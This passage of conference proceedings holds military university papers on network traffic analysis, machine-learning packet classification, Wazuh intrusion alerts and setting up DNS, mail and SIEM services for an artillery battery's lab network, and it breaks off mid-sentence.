6 Length	N numeric	feature	
7 Ethernet	C categorical	feature	à\234\223
8 type of traffic	C categorical	target	malicious, normal
9 Info	S text	meta	

Figure 1.9: Setting the fields in the File block of Orange software.

Tree	Logistic Regression	Info	No.	Time	Protocol	Length	Ethernet	type of traffic	Source	Destination
1 1.00 : 0.00 → malicious	0.87 : 0.13 → malicious	61275 > 4444	1727	110.895	TCP	504	ja234/223	?	192.168.6.186	192.168.6.175
2 1.00 : 0.00 → malicious	0.93 : 0.07 → malicious	4444 > 61275	1728	110.895	TCP	54	ja234/223	?	192.168.6.175	192.168.6.186
3 0.00 : 1.00 → normal	0.00 : 1.00 → normal	Name query NLS	1	0	NBNS	92	ja234/223	?	172.16.17.119	172.16.19.255

Figure 1.10: Prediction in Orange, using Decision Tree algorithm and Logistic Regression algorithm.

The prediction algorithms used in combination (Decision Tree and Logistic Regression) return the same result, namely the first and second packets have illegitimate content and the third network packet has legitimate content. It can be seen that there is a slight fluctuation in the Logistic Regression, but this does not change the final result.

2 Comparison between Wireshark, Zui, Omnippeek and Orange when working with network data.

All of the counted instruments have strengths and also weaknesses and it comes to the purpose of usage to define which one is better. Wireshark contains all the data but when it comes to sorting, the process is bulky. Zui offers more ways for labels sorting and separation, but in this case there are more commands to learn for the researcher and the gui interface gets stuffed. Omnippeek has one disadvantage – payment. Some common comparison is presented in Table 1.

Table 1: Comparative analysis between Wireshark, Zui, Omnippeek and Orange software.

	Network traffic benefits	Disadvantages regarding network traffic
Wireshark	-Detailed examination of the data from the various information fields by filtering the information.	-Too large size of .pcap file due to the presence of all recorded network traffic.
Zui	-A histogram showing the transit time of the various packets; -Color-coded network data; -Better visual display of information fields.	-Difficult for analyzing packets when not familiar with the software.
Omnipeek	-It includes functionality from Zui and Wireshark, as well as many additional tools. -A graph showing both a specific time slice and the total amount of time that network traffic flowed; -Peer map, statistics, tables. -Detailed and comprehensive analysis of imported or collected network data (possibility of capturing different types of data, including audio, video data, etc.).	-Omnipeek software is paid. -Difficulty in performing network traffic analysis if you do not have a good knowledge of the tools and their capabilities; -due to the recording of all network traffic, the file again, as with Wireshark, is quite large.
Orange	It provides many opportunities to network data professionals such as: -Traffic testing, comparing different AI algorithms and in particular ML algorithms, which make predictive classifications for the type of network packets based on statistics; -The software allows professionals to view and	-Pre-analysis errors are possible, because if wrong input parameters (not a well-done initial network traffic analysis) are fed to train the model, it will not indicate this in any way. Bug tracking must

	professionally analyze network data in real-time, thereby reducing response time and improving productivity [9]; -Use graphs to facilitate network traffic analysis; -Visualization of network data.	be done manually by the engineer developing the model [5]. -Error tracking must be done manually by the engineer developing the model.
--	--	---

In general, Wireshark, Zui, and Omnippeek do a very good job of analyzing network data, and Wireshark and Omnippeek can also be used to collect network traffic. And Orange provides an environment in which, after training through a certain algorithm, accurate predictions can be made, respectively, about the state of the network, whether packets with malicious content or legitimate ones have passed through it. Of course, each of them has its pros and cons as described in table 1, but depending on the needs of a given organization and, in particular, an individual, they can easily include them in their activities.

3 Conclusion

In the modern world in which we live, the use of the Internet is inevitable, including the viewing and exchange of huge data sets between different hosts. In order to protect various corporations, institutions and in particular individuals from cyber-attacks, it is necessary to take serious measures. A step in the right direction is using tools for analysis and classification of network data, with the help of artificial intelligence.

Acknowledgments



This paper is created in favor of Bulgarian National Scientific program “Security and Defense”, Ministry Council decision № 731/21.10.2021, Agreement № Д01-74/19.05.2022.

References

1. Николов, Л. (2021). Киберсигурност на комуникационно-информационните системи, Монография, Шумен, България, Издателски комплекс при НВУ „Васил Левски“. стр. 100, ISBN: 978-619-7531-22-0.
2. Nikolov, L. (2019). Social engineering as a high cybersecuritythreat, International scientific journal “Security & future”, vol. 3 (issue 3), pp. 106-108. <https://stumejournals.com/journals/confsec/2019/3/106.full.pdf>. ISSN 2535-0668
3. Slavyanov, K. & Dimov, R. (2024). Application of fuzzy logic in cybersecurity decision making and analysis after a cyber incident detection. Environment. Technology. Resources. Proceedings of the 15th International Scientific and Practical Conference. Volume 2, pp. 259-263. <https://doi.org/10.17770/etr2024vol2.8022>.

4. Broadcom. (2023). Network Traffic Analysis [Online]. Retrieved from <https://www.vmware.com/topics/glossary/content/network-traffic-analysis.html>
5. Thawait, N. (2024). Machine learning in Cybersecurity: Applications, Challenges and Future Directions. International Journal of Scientific Research in Computer Science, Engineering and Information Technology. vol. 10 (issue 3), pp.16-27. <https://doi.org/10.32628/CSEIT24102125>
6. Orange Visual Programming [Online]. Retrieved from <https://orange3.readthedocs.io/projects/orange-visual-programming/en/latest/index.html>
7. ZUI Zed User Interface [Online]. Retrieved from <https://zui.brimdata.io/>
8. The world's most popular network protocol analyzer [Online]. Retrieved from <https://www.wireshark.org/>
9. OmniPeek – Comprehensive Network Analysis [Online]. Retrieved from nulld.nu/Products/wildpackets/omnipeek.html.

NETWORK TRAFFIC IN AN INTENSE ARTILLERY BATTERY OPERATION

Linko G. Nikolov, Ivet S. Zheleva, Daniel S. Mitich

*Communication Networks and Systems, National Military University, Shumen, Bulgaria
linko.nikolov@aadcf.nvu.bg ; ivetzeleva@gmail.com ; mitichinc@gmail.com*

Abstract: CIS support is one of the most significant battlefield operations in contemporary warfare. Information systems availability help commander's decision making process faster and valuable. In this research paper network infrastructure is presented and network traffic is analyzed in the means of load, datarates and cybersecurity aspect. Specialized packet capture software is used, as well as simulation environmet as a laboratory setup.

Keywords: pakcet capture, network traffic, network protocols, cybersecurity

Introduction

Communication and information systems support during military tactical operations comprises contemporary equipment, alongside with skilled personel. CIS support includes network and end devices appropriate configuration. An essential need is the availability of the infrastructure with network traffic assured and kept as cybersecurity artifact if possible. Traffic analysis is proven helpful during cyber incidents as well as data rate evaluation and protocol fixed configuration. Manual analysis is a bulky and timelapsed operation, but automation systems for this purpose are still inefficient, including trendy AI techniques. Specialized packet capture software is used in order to create a detailed picture in network operation, which helps issues solving.

1 CIS support infrastructure.

Contemporary battlefield CIS support is built as a digital (software) environment, including computers, terminals, servers and network devices for cable and Wireless network access. Configuration actions are the practical skills an IT personnel is needed to have. Control and evaluation of the infrastructure's operation is essential proving availability and stable data traffic. Rates can be examined by means of specialized software and dedicated resources.

An ex ample of a computer network topology for artillery division is presented.




Figure 1: Example of Artillery division network topology

2 Network traffic analysis software.

The network traffic consists of network packets and their load. There are many software instruments for packet capture and analysis afterwards. The analysis is concluded to reviewing the information fields of network protocols, sessions established and load transferred.

2.1 Wireshark.

One of the most famous packet capture software is Wireshark [1]. Wireshark is a free, open-source packet analyzer. It is used for network troubleshooting, analysis, software development and communication protocol training. Originally named Ethereal the project was renamed Wireshark in May 2006. The Wireshark tool allows us to put our network traffic under a micro-scope and then filter and break it down, getting closer to the root cause of issues, thereby aiding network analysis and ultimately network security. Wireshark can be used for information filtering and sorting of POST http packets for example, using its own buffer space during traffic examination [4].




Figure 2.1: Wireshark graphical interface [1]

The work over network traffic using **Wireshark**, analyzing the entire traffic flow can be overwhelming, especially when trying to identify unauthorized IP addresses. Wireshark provides powerful filtering capabilities that is in need for better focus on specific types of traffic, making it much easier to spot anomalies. Here's how to apply filters for different types of network data:

Table 1 – Sample operation with Wireshark

Wireshark broadcast filter	eth.dst == ff:ff:ff:ff:ff:ff
Wireshark multicast filter	(eth.dst[0] & 1)
Host name filter	ip.host = hostname
MAC address filter	eth.addr == 00:70:f4:23:18:c4

2.2 ZUI.

ZUI Web provides a set of web components that can be used in web applications regardless of JavaScript frameworks. In addition to the components, ZUI Web offers essential building blocks such as color definitions, font styles and layout units.




Figure 2.2: Zui graphical interface [2]

2.3 Wazuh.

Wazuh is an open-source security platform designed for intrusion detection, log analysis, and compliance management. It monitors system integrity, collects and analyzes logs from various sources, and detects vulnerabilities and security threats in real time. Wazuh also helps organizations meet regulatory standards like PCI DSS and GDPR by auditing systems and providing compliance reports. Its scalability allows it to effectively monitor complex IT environments, including cloud and containerized infrastructures.




Figure 2.3: Wazuh graphical interface [3]

3 Traffic analysis and captured information.

Contemporary battlefield CIS support is built as a digital (software) environment, including com-puters, terminals, servers and network devices for cable and Wireless network access. Configuration actions are the practical skills an IT personnel is needed to have. Control and evaluation of the infrastructure’s operation is essential proving availability and stable data traffic. Rates can be examined by means of specialized software and dedicated resources. An example of a computer network for artillery division and captured alerts is presented on fig. 3.1.

Unusual activity from an unauthorized IP address is observed after applying filters in wireshark for the known static IP addresses assigned by the system administrator. In this case ip addresses that were not assigned by the administrator and appear on the screen, clearly indicating unauthorized activity. An example of a captured unauthorised IP addresses is presented on fig. 3.2.

During manual traffic analysis it is the skill of the security officer to identify unauthorized IP addresses.




Figure 3.1: View of traffic control

High packet flow is observed from unusual IP address.

1148...	2618.846902	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.846953	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.847089	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.847089	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.847118	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.847118	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.847453	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.850339	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.850378	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.850387	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.850488	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.850488	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.850961	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.850961	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.854193	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.854259	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.854603	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.854608	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.854617	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.854665	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.854665	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.854665	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.856919	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.856919	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.856981	192.168.6.187	192.168.6.197	TCP	60	3422
1148...	2618.856981	192.168.6.187	192.168.6.197	TCP	60	3422

Figure 3.2: Unknown IP addresses followed

By the means of automatization and specialized software, some alarms are reviewed.

Table	JSON	Rule
@timestamp	2024-06-19T10:30:53.001Z	
_id	BBEMMJABz+VW74xlVW	
agent.id	001	
agent.ip	192.168.6.252	
agent.name	WIN-1B00090073H	
data.win.eventdata.authenticationPackage.Name	NTLM	
data.win.eventdata.elevatedToken	%%1843	
data.win.eventdata.impersonationLevel	%%1833	
data.win.eventdata.ipAddress	192.168.6.188	
data.win.eventdata.ipPort	0	

Figure 3.3: First attempt for RDP from unauthorised device

On fig. 3.3 and 3.4 the output of corresponding alarms are presented in favour of the security officer.

Table	JSON	Rule
@timestamp	2024-06-19T10:33:22.063Z	
_id	DBEOMJABz+VW74_FXU	
agent.id	001	
agent.ip	192.168.6.252	
agent.name	WIN-1B00090073H	
data.win.eventdata.authenticationPackage.Name	Negotiate	
data.win.eventdata.elevatedToken	%%1843	
data.win.eventdata.impersonationLevel	%%1833	
data.win.eventdata.ipAddress	192.168.6.191	
data.win.eventdata.ipPort	0	

Figure 3.4: First access with RDP from unauthorised device

An initial action after alert and sessions followed is to block the suspicious IP sources in order to avoid further services' impact. Nevertheless the IP can be actually legitimate, the end terminal can be stopped from operation for a few minutes and/or hours for the sake of cybersecurity. For some types of cyberattacks, the Fuzzy logic membership functions can be selected, named respectively as commonly accepted concepts in cyber security or their generalizations: "Man in the middle", "DoS, DDoS", "Phishing", "Hack device", "Password", "SQL injection", "Cross-site Scripting", "0

Day", "Malware", "Buffer overflow", "Public Service Exploit" [5] and by this means – an automation to be created. Further, a system with network traffic sample can be created in MATLAB using the Fuzzy Logic Designer tool, consisting of some input linguistic variables, one output and 10 Mamdani-type rules [6] performs some prediction results.

Acknowledgments

The authors would like to express gratitude to National Military University for providing the resources and support necessary to conduct this research. Special thanks go to mentors for technical guidance and equipment. System administrators and IT personnel assisted in setting up the experimental network environments. Authors also acknowledge the contributions of open-source community for developing tools like Wireshark, Zui, Wazuh and few others, which played a critical role in this study.

Conclusion

Network traffic analysis seems a time-consuming and exhausting operation. Having in favour automated software reduces stress and improves effectiveness. It is a first step towards cybersecurity enurement.

References

7. Wireshark documentations and blogs, Retrieved from <https://www.wireshark.org/>
8. ZUI documentations, Retrieved from www.zui.brimdata.io
9. Wazuh documentations, Retrieved from www.wazuh.com
10. Николов, Л. Г., Киберсигурност на комуникационно-информационните системи, Монография, 2021, ISBN 978-619-7531-22-0, стр. 46
11. Slavyanov, K., Dimov, R., Application of fuzzy logic in cybersecurity decision making and analysis after a cyber incident detection, ENVIRONMENT. TECHNOLOGIES. RESOURCES. Proceedings of the International Scientific and Practical Conference, 2024, ISSN 1691-5402, DOI: <https://doi.org/10.17770/etr2024vol2.8022>.
12. Borisova, A. R., Network attack recognition using fuzzy logic, Environment. Technology. Resources. Rezekne, Latvia Proceedings of the 15th International Scientific and Practical Conference. Volume II, 55-60, 2024, ISSN 1691-5402, DOI: <https://doi.org/10.17770/etr2024vol2.8054>.

NETWORK SERVICES FOR AN INTENSE ARTILLERY BATTERY OPERATION

Linko G. Nikolov, Vladimir K. Kostadinov, David Dobrev

*Communication Networks and Systems Department, National Military University, Shumen, Bulgaria
linkonikolov@gmail.com; kostadinov.vk@gmail.com; david.dobrev17@gmail.com*

***Abstract:** Network services support is one of the most significant battlefield IT operations in contemporary warfare. Information services availability help commander's decision making process faster and valuable. In this research paper network services building is presented and analyzed in the means of availability, load, usefulness and cybersecurity aspect. Specialized packet virtualization software is used, as well as hardware environment as a laboratory setup.*

***Keywords:** network services, network configuratuon, cybersecurity*

Introduction

Information and communication technologies support during military tactical operations comprises contemporary equipment, alongside with skilled personel. IT services support includes network and end devices appropriate configuration. Communication and information systems (CIS) support during military tactical operations relies on a combination of contemporary equipment and skilled personnel, working together to maintain seamless connectivity and ensure operational readiness. Effective CIS support involves the precise configuration of networks and end-devices, ensuring that the infrastructure remains stable and capable of handling network traffic efficiently, while also preserving traffic data as a cybersecurity artifact [4] whenever possible. This is critical for maintaining situational awareness in dynamic environments and responding swiftly to potential threats.

Services analysis is a fundamental aspect of maintaining network availability and performance, proving especially valuable during cyber incidents. It allows for the identification of unusual patterns, the evaluation of data rates, and the verification of protocol configurations. However, manual analysis is a time-consuming and resource-intensive process, requiring significant expertise and attention to detail. Although automation systems and artificial intelligence (AI) tools have been developed to assist in this area [5], [6], many still lack the precision and adaptability required for complex, real-time environments. As a result, specialized packet capture software is often utilized to gain a comprehensive understanding of network operations, providing detailed insights that are crucial for diagnosing issues, optimizing performance, and ensuring security.

Project Scope and Implementation:

In this project, a complete network for a battery is to be established, providing a robust foundation for communication and coordination in a tactical setting. This project required the deployment of several essential services to ensure the network's reliability and functionality.

1 Building the network infrastructure.

The first step involved setting up a DNS (Domain Name System), which is fundamental for managing and resolving domain names within the network. This service ensures that devices can communicate effectively by translating domain names into IP addresses, enabling seamless access to network resources.

Following the successful implementation of the DNS, we proceeded to configure a Windows Server that needed to host an email service. This email server was designed to support multiple user accounts, providing secure and efficient communication channels for personnel. To enhance accessibility, a web-based version of the email server was also implemented, allowing users to access their accounts remotely through a browser, facilitating communication even in situations where direct access to the server might be challenging.

The final phase of the project focused on implementing Wazuh, a powerful open-source security information and event management (SIEM) solution. Wazuh provides comprehensive monitoring capabilities, including threat detection, integrity monitoring, and incident response. We deployed Wazuh agents on each machine within the network, ensuring that the status of all devices could be continuously monitored. These agents enable real-time analysis and alerting for potential security threats, allowing for rapid response and enhanced situational awareness. The integration of Wazuh not only strengthened the security posture of the network but also provided valuable insights into the overall health and performance of the infrastructure.

This project showcased the critical role of CIS in modern military operations, emphasizing the importance of strategic planning, meticulous configuration, and continuous monitoring to maintain a resilient and secure communication network. By combining advanced technologies with disciplined processes, we were able to deliver a solution that meets the demanding needs of a tactical environment, providing reliable support for the battalion's operations.

An example of a computer network for artillery division is presented.





Figure 1: Example of Artillery division network topology

1.1 Precisely configured infrastructure.

To ensure a more convenient and efficient infrastructure, a well-tuned Domain Name System (DNS) is implemented. DNS is critical to the functionality of the network, as it

translates human-readable domain names into IP addresses, allowing users and operators to easily access services without needing to remember complex numerical IP addresses.



@	IN	NS	ns.6sadrn.org.
ns	IN	A	192.168.6.253
mail	IN	A	192.168.6.252
files	IN	A	192.168.6.252
siem	IN	A	192.168.6.251
@	IN	AAAA	:::1

Figure 2: *nslookup* command result

The key advantages of implementing DNS include: user convenience, centralized management, scalability, load balancing and failover, enhanced security, service discovery, domain name abstraction.

For services, Windows Server 2022 is used, primarily to provide email and file transfer. The choice of this server platform offers several advantages, especially in terms of usability, compatibility, and advanced features, which make it a preferred solution for our needs. Some of the key reasons are: ease of use and user-friendly interface. The database management is with MySQL, the email services are configured with hMailServer, which is easily integrated with Windows Server, MySQL, and an Advanced Webmail Interface - Roundcube. The Security Features are the built-in protection against ransomware, improved secure DNS, and TLS 1.3 support. These security features help us protect sensitive data while ensuring safe email communication.

Performance and Scalability:

Windows Server 2022 is optimized for modern hardware, making it capable of handling higher workloads and scaling to meet growing business needs. This allows us to expand services like file sharing and email without worrying about server limitations.

Integration with Cloud and Hybrid Environments:

Windows Server 2022 offers improved integration with Microsoft Azure, enabling hybrid cloud scenarios. This gives us the flexibility to store some data or services in the cloud while keeping others on-premises, ensuring high availability and cost efficiency. By using Windows Server 2022, along with MySQL, hMailServer, and Roundcube, we can provide a robust, secure, and scalable infrastructure for email and file services that meets our organization’s requirements effectively.

Security and event management system: Wazuh is an open-source security monitoring platform that combines functionalities such as threat detection, log management, and file integrity monitoring. It allows organizations to respond to incidents in real time and secure their systems against a wide range of threats. Wazuh integrates elements of:

Intrusion Detection: Monitoring systems for anomalies and unauthorized actions.

Log Management: Collecting and analyzing logs from multiple sources.

Configuration Monitoring: Checking system configurations to ensure they meet established security standards.

Incident Response: Providing tools for automated response to detected threats.

Key Advantages of Wazuh: it is open source; Centralized Security Management; compatibility and flexibility; Threat Detection Capabilities; Compliance Monitoring.

1.2 Services creation.

Creating a DNS server - setting up a DNS server on an Ubuntu Linux 24.04 operating system is an essential step in managing network traffic and providing easier access to resources using domain names. This process involves installing a DNS service, configuring DNS entries for key services like email servers, file sharing, and security management systems, ensuring seamless communication and management within the network.

Step 1: Install DNS Service (BIND9)

The most common DNS server software used in Linux environments is BIND9. It is widely trusted and offers extensive configurability for managing DNS zones and records.

Commands to Install BIND9:

```
# Install BIND9 DNS server
sudo apt-get install bind9 bind9utils bind9-doc
```

Step 2: Configure DNS Zones

Once BIND9 is installed, the next step is to configure your DNS zones. A DNS zone contains the domain names and their associated IP addresses for your network. We will configure DNS for key services such as the mail server, shared folders, and security information and event management (SIEM).

Edit the BIND9 configuration file:

```
# Open the named.conf.local file to add your domain and zone information
sudo nano /etc/bind/named.conf.local
```

Step 3: Create DNS Zone Files

Next, create the zone file where the domain name records (A, MX, CNAME, etc.) for the services (Mail server, Shared folder, SIEM) will be added.

Step 4: Configure DNS Forwarders

To resolve external domain names, configure DNS forwarders to forward queries that your DNS server can't resolve locally.

Creating Windows server 22

Step 1: Install and Configure MySQL

MySQL will be installed and configured to run on TCP port 3306, the default port for MySQL database connections.

Install MySQL:

Download the MySQL installer from the official MySQL website.
Run the installer and choose "MySQL Server" from the components list.
During the installation, configure MySQL to:

- Use **TCP port 3306** (default).
- Set up a **root password** for security purposes.

Complete the installation and start the MySQL service.




Figure 3: MySQL installer

Step 2: Install and Configure hMailServer

hMailServer is a free and open-source mail server for Windows. It supports SMTP, IMAP, and POP3 protocols, making it a perfect solution for setting up email services on Windows Server.

Download and Install hMailServer:

Download the hMailServer installer from the official hMailServer website.

Run the installer and follow the prompts.

○ During the installation, select "Use built-in database" for a lightweight setup, or connect to the MySQL database configured in Step 3 if desired.




Figure 4: hMailServer for e-mail service administration

Step 3: Configure Shared Folder Services

Windows Server 2022 includes built-in file-sharing capabilities, making it easy to create shared folders that can be accessed across your network.

Creating Siem server

A SIEM server is created using Ubuntu Linux 24.04 operating system. The creation of a fully functional Wazuh infrastructure involves several critical steps. Wazuh is an open-source security monitoring platform that provides visibility into infrastructure, detects threats, and responds to incidents. To effectively deploy Wazuh, the following steps are typically followed:

Step 1: Install Wazuh Indexer (Elasticsearch)

The Wazuh indexer is based on Elasticsearch and is responsible for storing and indexing the logs and events collected from the monitored endpoints.

Commands to Install Wazuh Indexer:

```
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -  
echo "deb https://packages.wazuh.com/4.x/apt stable main" | sudo tee /etc/apt/sources.list.d/wazuh.list
```

Step 2: Install Wazuh Server

The Wazuh server performs analysis and correlation on the collected data. It is the brain of the platform and manages agent communications.

Commands to Install Wazuh Server:

```
sudo apt-get install wazuh-manager
```

Step 3: Install Wazuh Dashboard

The Wazuh dashboard is a web interface that allows you to visualize the collected data, manage configurations, and monitor alerts in real-time.

Commands to Install Wazuh Dashboard:

```
sudo apt-get install wazuh-dashboard
```

Monitoring - in modern military operations, the success of battlefield Communication and Information Systems (CIS) depends heavily on a robust digital environment, encompassing a wide range of components such as computers, terminals, servers, and network devices that support both wired and wireless communication. This environment must be carefully configured and managed to ensure reliable connectivity, secure data transfer, and efficient communication across all units. The role of IT personnel in this context extends beyond basic maintenance; they must possess the practical skills required for precise configuration actions, ensuring that all systems and devices are properly set up to support mission-critical applications. These configurations might include setting up secure protocols, managing IP address assignments, optimizing network paths, and implementing necessary security measures such as firewalls and encryption protocols. This hands-on expertise is vital to ensure the infrastructure is optimized for performance while minimizing vulnerabilities.

Control and evaluation - continuous control and evaluation of the infrastructure's operation are critical to maintaining availability and ensuring that data traffic remains stable and secure. This involves not only monitoring the status of individual devices but also assessing the overall health of the network. Key metrics such as latency, packet loss, data throughput, and network jitter are monitored to detect potential bottlenecks or failures that could compromise mission success. Specialized software and dedicated hardware resources, such as Network Performance Monitors (NPM) and Security Information and Event Management (SIEM) tools, are employed to automate the monitoring process. These tools can visualize network traffic patterns, highlight anomalies, and provide real-time alerts, allowing IT personnel to quickly identify and address issues. Automated tools like these can also generate detailed reports that are valuable for both post-operation analysis and ongoing adjustments to improve network performance.

Example: Artillery battery Network - a practical example of such monitoring can be seen in a computer network designed to support an artillery division. In this setup, reliable communication between command centers, field units, and surveillance drones is essential for precise targeting and coordination of artillery fire. The network would typically include secure radio links for field communication, satellite connections for long-distance data transfer, and high-speed fiber-optic cables within the base for data-heavy applications. In this scenario, effective monitoring ensures that the network can handle large data volumes from real-time surveillance feeds and maintain uninterrupted command-and-control (C2) communications. Tools like packet capture software can track data flow between different nodes of the network, while intrusion detection systems (IDS) work to identify and prevent unauthorized access attempts. By implementing a robust monitoring framework, IT personnel can ensure that communication remains

